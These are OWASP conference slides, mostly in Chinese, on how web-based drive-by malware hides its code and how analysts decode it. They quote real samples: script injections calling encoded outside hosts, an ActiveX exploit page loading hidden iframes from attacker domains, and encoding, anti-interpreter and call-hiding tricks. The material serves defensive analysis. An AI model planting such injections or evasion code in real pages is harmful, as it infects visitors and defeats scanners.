



# Web-based Malware obfuscation: the kung-fu and the detection

Wayne Huang  
OWASP Taiwan Chapter  
CEO, Armorize

**OWASP**

2008-10-27

Copyright © The OWASP Foundation  
Permission is granted to copy, distribute and/or modify this document  
under the terms of the OWASP License.

**The OWASP Foundation**  
<http://www.owasp.org>

# Title

- 日益氾濫的網頁掛馬問題
- 惡意網頁的編碼變形技術
- Javascript分析的難處
- 掛馬實例研究
- 總結：防護策略探討

- Web-based malware, specifically, drive-by-downloads, have been rapidly evolving. Web-based malware are written mostly in script languages, whose dynamic features make it easy for obfuscation and therefore difficult for static detection. Recently, many new obfuscation methods have been observed, some of which actually took malware obfuscation to the next era- they were malware steganography methods instead of obfuscation. This talk discusses what Web-based malware are, what threats they bring, why they are difficult to detect, and discuss free resources within OWASP and also free ones outside of OWASP, that can help us flight this threat.

# OWASP Top 10

## ■ OWASP整理10大常見的Web Security(2007 Top 10)問題

1	<b>Cross Site Scripting (XSS)</b>
2	<b>Injection Flaws (SQL Injection, Command Injection)</b>
3	<b>Malicious File Execution (NEW)</b>
4	<b>Insecure Direct Object Reference</b>
5	<b>Cross Site Request Forgery (CSRF) (NEW)</b>
6	<b>Information Leakage and Improper Error Handling</b>
7	<b>Broken Authentication and Session Management</b>
8	<b>Insecure Cryptographic Storage</b>
9	<b>Insecure Communications (NEW)</b>
10	<b>Failure to Restrict URL Access</b>

# 日益氾濫的惡意網頁問題

## ■ 是Malware 與 Botnet 的散佈主要管道

- ▶ 駭客利用惡意網頁大量散佈Malware的主要管道，透過瀏覽器的Exploit與社交工程來進行大規模植入

## ■ 大規模的網路犯罪，以謀取金錢為目的

- ▶ 蒐集個人資料 → 賣個資給詐騙集團
- ▶ 製造高點擊率與假流量 → 賣假的高評價網址
- ▶ 建立大型Botnet → 賣肉雞給駭客

# 隨手可得的駭客掛馬產生器


- 攻擊程式的產生器已經十分氾濫，不用幾塊錢就可以獲得一大堆工具！




# Malicious Webpage Report In Taiwan

- 582 malicious Webpages (Malicious link Insided)
- 221 active malicious links (Drive-By-Download)
- 72 different spywares

582 Webpages had been compromised.



# 網頁掛馬新攻擊：老外終於知道啦！



**Figure 18. Malicious code that modifies Web pages**

*Source: Symantec Corporation*



# 甚麼是掛馬？這就是掛馬

## ■ 活生生的例子


經過URL Decode之後會現  
<http://uin1.cn>  
<http://uin2.cn>



```
<td background="/images/copyright_bg.jpg" height="56"
class="copyright">
<div align="center"> &copy; 2006 Health & Life Co.,Ltd All Rights
Reserved<br>
TEL:886-2-82271300 FAX:886-2-82271301 <br>
, Chung Ho City, Taipei County 235,
target="_blank"></a></div>
</td>
</tr>
</table>
</body>
</html>

<script src=http://%75%69%6E%31%2E%63%6E%></script><script src=http://
%75%69%6E%31%2E%63%6E%></script><script src=http://%75%69%6E%31%2E%63
%6E%></script><script src=http://%75%69%6E%31%2E%63%6E%></script><script
src=http://%75%69%6E%32%2E%63%6E%></script><script src=http://%75%69
%6E%32%2E%63%6E%></script><script src=http://%75%69%6E%32%2E%63
%6E%></script><script src=http://%75%69%6E%32%2E%63%6E%></script><script
src=http://%75%69%6E%32%2E%63%6E%></script><script src=http://%75%69
%6E%32%2E%63%6E%></script><script src=http://%75%69%6E%32%2E%63
%6E%></script><script src=http://%75%69%6E%32%2E%63%6E%></script>
```

# 駭客都是一整包的Exploit放出來



```
Source of file:///F:/Work/OWASP%202008/PIX/exploit.html - Mozilla Firefox
File Edit View Help
try{ var e;
  var ado=(document.createElement("object"));
  ado.setAttribute("classid","clsid:BD96C556-65A3-11D0-983A-00C04FC29E36");
  var as=ado.createObject("Adodb.Stream","");
catch(e){};
finally{
  if(e!="[object Error]"){
    document.write("<iframe width=50 height=0 src=http://m.tmdgg.cn/ax14.gif></iframe>");
  }
  else{
    try{ var j;
      var reall1=new ActiveXObject("IERP"+"Ctl.I"+"ERPctl.1");
    }catch(j){};
    finally{if(j!="[object Error]"){if(new ActiveXObject("IERPctl.IERPctl.1").PlayerProperty("PRODUCE")){
      document.write('<iframe width=100 height=0 src=http://m.tmdgg.cn/re10.gif></iframe>')}
    }else{
      document.write('<iframe width=100 height=0 src=http://m.tmdgg.cn/re11.gif></iframe>')}}
    try{ var g;
      var glworld=new ActiveXObject("GLAVATAR.GLAvatarCtrl.1");
    }catch(g){};
    finally{if(g!="[object Error]"){
      document.write('<iframe style=display:none src=http://m.tmdgg.cn/ax1z.gif></iframe>')}}
    try{ var h;
      var storm=new ActiveXObject("MPS.StormPlayer.1");
    }catch(h){};
    finally{if(h!="[object Error]"){
      document.write('<iframe style=display:none src=http://m.tmdgg.cn/bb.gif></iframe>')}}
    try{ var f;
      var thunder=new ActiveXObject("DPClient.Vod");
    }catch(f){};
    finally{ if(f!="[object Error]"){
      document.write('<iframe width=50 height=0 src=x1.gif></iframe>')}}
  }
}
```

Line 32, Col 14

沒再怕的啦！

我不是有裝好多套防毒程式嗎？

# 防毒軟體真的有效嗎？

## 賽門鐵克：防毒掃瞄 95%是多餘

鍾翠玲

2008/06/03 20:00:02



[觀看回應](#)

賽門鐵克要下一代桌面防毒產品又保護PC，又不拖慢它。

這家防毒軟體廠商今（3）日公佈該公司2009年版本消費者產品

「零衝擊效能」(Zero-Impact Performance) 的目標，藉由產品瘦身、使軟體安裝、啓動及下載更快速，消費產品部門副總裁Tom Powledge說。

隨著網路使用人口愈來愈多，以及病毒、蠕蟲、木馬等惡意程式肆虐，防毒軟體變得愈來愈不可或缺，功能或防範範圍也愈來愈廣，然而也造成防毒軟體愈來愈肥厚，拖慢了使用者PC的效能。「今天，防毒產業的問題不是做得太少，而是太多，」Powledge說。

他舉例，存在於全球許多PC上、恆久不變、已知的良性檔案(known good files)，像是Adobe、OS、瀏覽器、Office等軟體，其實是不需要掃的，「今天防毒軟體掃瞄的檔案中，有95%是不需要的動作。」他說，跳過這些軟體，並改採檢視檔案的「數位指紋」(digital fingerprint)來辨別程式碼，就可以大幅提升防毒軟體運作的效能。



# 防毒軟體真的有效嗎？

■ 有！但是效果有限...

## 趨勢CEO陳怡樺：防毒產業騙了客戶20年

ZDNET新聞專區：Tom Espiner

2008/07/02 17:23:03



觀看回應

趨勢科技（Trend Micro）執行長陳怡樺對於防毒產業過去20年來的效能有一番獨到見解。

陳怡樺表示，安全產業普遍誇大了產品的效能，因此多年來一直誤導了客戶。

陳怡樺認為以目前病毒推陳出新的速度，沒有單一公司能做到完全保護。



**Q：趨勢最近也開始轉戰雲端服務，那麼傳統的防毒方法還有效嗎？**

在防毒產業，我們已經騙了客戶20年了，大家都以為防毒軟體可保護他們，但其實我們不可能完全擋住病毒。防毒軟體通常是24小時更新一次，很多人都會在這空窗期內中毒，而產業則會用一個新的病毒碼（pattern file）來做善後。





# 惡意網頁分析的難處 (Obfuscated Scripts)

## ■ 使用Javascript進行編碼與混淆

- ▶ 爲了逃避掃毒軟體或是其他網頁內容過濾系統的偵測，駭客使用Javascript將惡意內容編碼變型，直到瀏覽器執行Javascript時才真的現出原形。

編碼過的網頁內容躲避掃毒軟體偵測

```
<script language="JavaScript">e = '0x00' + '5F';str1 =  
"%E4%BC%B7%AA%C0%AD%AC%A7%B4%BB%E3%FE%AA%B7%AD%B7%BE%B7%B4%B7%AC%A7%E6%B8%B7  
%BC%BC%BB%B2%FE%E2%E4%B7%BA%AE%BF%B3%BB%C0%AD%AE%BD%E3%FE%B8%AC%AC%B0%E6%F1  
%F1%B0%AE%BF%BC%B1%E9%F2%BD%B1%B3%F1%AC%AE%BA%F1%FE%C0%A9%B7%BC%AC%B8%E3%EF  
%C0%B8%BB%B7%B9%B8%AC%E3%EF%E2%E4%F1%B7%BA%AE%BF%B3%BB%E2%E4%F1%BC%B7%AA%E2";  
str=tmp="";for(i=0;i<str1.length;i+=3){tmp = unescape(str1.slice(i,i+3));str=str+String.fromCharCode((tmp.charCodeAt(0)^e)-  
127);}document.write(str); </script>
```



在使用者的瀏覽器上才解出惡意連結

```
<div style="visibility:hidden">  
<iframe src="http://hacker.net/xxx" width=1 height=1></iframe>  
</div>
```

# 惡意網頁變形工具(Javascript Packer)

## ■ 網路上有非常多的HTML, Script變形工具

### ▶ Advanced HTML Protector

- <http://www.creabit.com/htmlprotect/>

### ▶ Yahoo Javascript Packer (YUI Compressor)

- <http://developer.yahoo.com/yui/compressor/>

### ▶ Other Online JS Obfuscator

- [http://www.iwebtool.com/html\\_encrypter](http://www.iwebtool.com/html_encrypter)
- <http://www.cha88.cn/safe/fromCharCode.php>



# Javascript 的變型技術

## ■ Name Obfuscation

- ▶ 透過字串取代來作Javascript 混淆
- ▶ 用處不大，只能干擾肉眼觀查

## ■ String Splitting

- ▶ 將關鍵字在執行期才組合起來，躲避掃毒軟體的特徵碼掃描

## ■ Code Encryption

- ▶ 將惡意程式碼編碼起來，只在執行階段才展現出來，躲避掃毒軟體的特徵碼掃描



# Code Encryption

## ■ String.fromCharCode()

字串編碼方式種類繁多

```
<script>  
alert("Exploit !");  
</script>
```



```
<script>  
t="97,108,101,114,116,40,34,69,120,112,10  
8,111,105,116,32,33,34,41,59"  
t=eval("String.fromCharCode("+t+")");  
document.write(t);  
</script>
```

## ■ By 8Bit, 16Bit, Unicode ...

### ▶ 8Bits string

```
<script>  
t=eval("\141\154\145\162\164\50\42\105\170\160\1  
54\157\151\164\40\41\42\51\73\12");  
document.write(t);  
</script>
```



# Javascript Analysis

## ■ 我們通常有幾種方法來作解碼


### ▶ 手動解碼

- 注意所有的eval, unescape, document.write等字串
- Document.write改寫成alert 或是 將結果放到<TEXTAREA>中
- 啓動瀏覽器執行被我們修改過的Javascript

### ▶ 常用的自動解碼工具 (Debugger / Interpreter / Decoder)

- Rhino <http://www.mozilla.org/rhino/>
- NJS <http://www.njs-javascript.org/>
- SpiderMonkey <http://www.mozilla.org/js/spidermonkey/>
- Malzilla <http://malzilla.sourceforge.net>
- FreShow <http://www.jimmyleo.com/work/FreShowStart.htm>

# 三套免費的解碼工具



# Anti-Analysis Javascript

■ 駭客爲了躲避上述的分析，發展出許多種Anti-Analysis技術，常見的有這幾類：

▶ Anti-Javascript Interpreter

- 辨識自己是否正在Interpreter/Debugger中執行，如果是則不啓動

▶ Hiding Sensitive Calls with Member Enumeration

- 隱藏Document.write(), eval()

▶ Self Code Integrity Check

- 程式碼自我校驗，避免被修改

# Anti-Interpreter

## ■ 檢查是否能夠正確連線，作為判斷

```
<script>
var count =0;
function loaded (name){
    if(name!="bad")count++;
}
window.onload = function evil(){
    if(count == 1) document.write("In Browser!");
}
</script>
<iframe src="http://bird1.man" onload="loaded(this.name);" name="bad" ></iframe>
<iframe src="http://bird2.man" onload="loaded(this.name);" name="bad" ></iframe>
<iframe src="http://www.hinet.net" onload="loaded(this.name);" name="good" ></iframe>
```

## ■ 與其他Context中物件互動作測試

- ▶ DOM, Java Applet, Flash, VBScript, ActiveX

# Hiding Sensitive Calls with Member Enumeration

- 誰說document.write一定要寫出來? Kolisar給了我們一個POC

```
<script>
h = this;
for (i in h) //find document object
{
    if( i.length == 8) {
        if( i.charCodeAt(0) == 100 && i.charCodeAt(7) == 116){
            break;
        }
    }
}
for (j in h[i]) //find member function write()
{
    if( j.length == 5 ){
        if( j.charCodeAt(0) == 119 && j.charCodeAt(1) == 114){
            break;
        }
    }
}
h[i][j]("這樣也可以搞耶...Cool!"); //等同 document.write(...)
</script>
```




# 我們在網路上發現一個有趣的案例

## ■ 層層分解

- ▶ 我們手動簡單解碼Javascript時候，爲了研究通常會把最後的eval ( ... ) 換成 document.write(.....)，以方便觀察被解出來的程式碼...

```
function I71gyIm5s( ... )  
{  
    .... 一堆解碼的code...  
    Document.write (執行解過碼的string);  
}  
  
I71gyIm5s( '9AB6a4a7A.....' );
```

# Demo



The screenshot shows the Malzilla by bobby web browser interface. The address bar displays a URL with a long alphanumeric string. The main content area shows a JavaScript script with a conditional statement and a document.write call. The script is as follows:

```
itd4Y4YFL[L8uS33e27]=20;
}
else
{
  s1g3q4B5M=0;
  Wj248MMhr=L8uS33e27;
}
}
document.write(ef0NNls3G);
}
I7lgyIm5s('9AB6a4a7AD9Da4A554976Dab6d6B969b98775Eb39C75797A8d73aaa862AFAB98A661AA7a70AA8D8068A3
85819aA69CacAla6a4B8AC629898A0ad9ba967A8A48AA8B39f2a05c5e65A6a6a6b09A979a5f639d8D73A0605C5e5d6F
```

Below the script, there are buttons for "Run script", "Debug", and "Replace eval() with". The "Run script" button is highlighted. The execution results are displayed below the buttons, showing a large block of garbled, non-executable code.

解碼失敗，出現不可執行的亂碼





## ■ 如果不改Code，原封不動則能正確解碼出來



# Self Integrity Check

## ■ 用自己的程式碼Source Code當作解碼的key

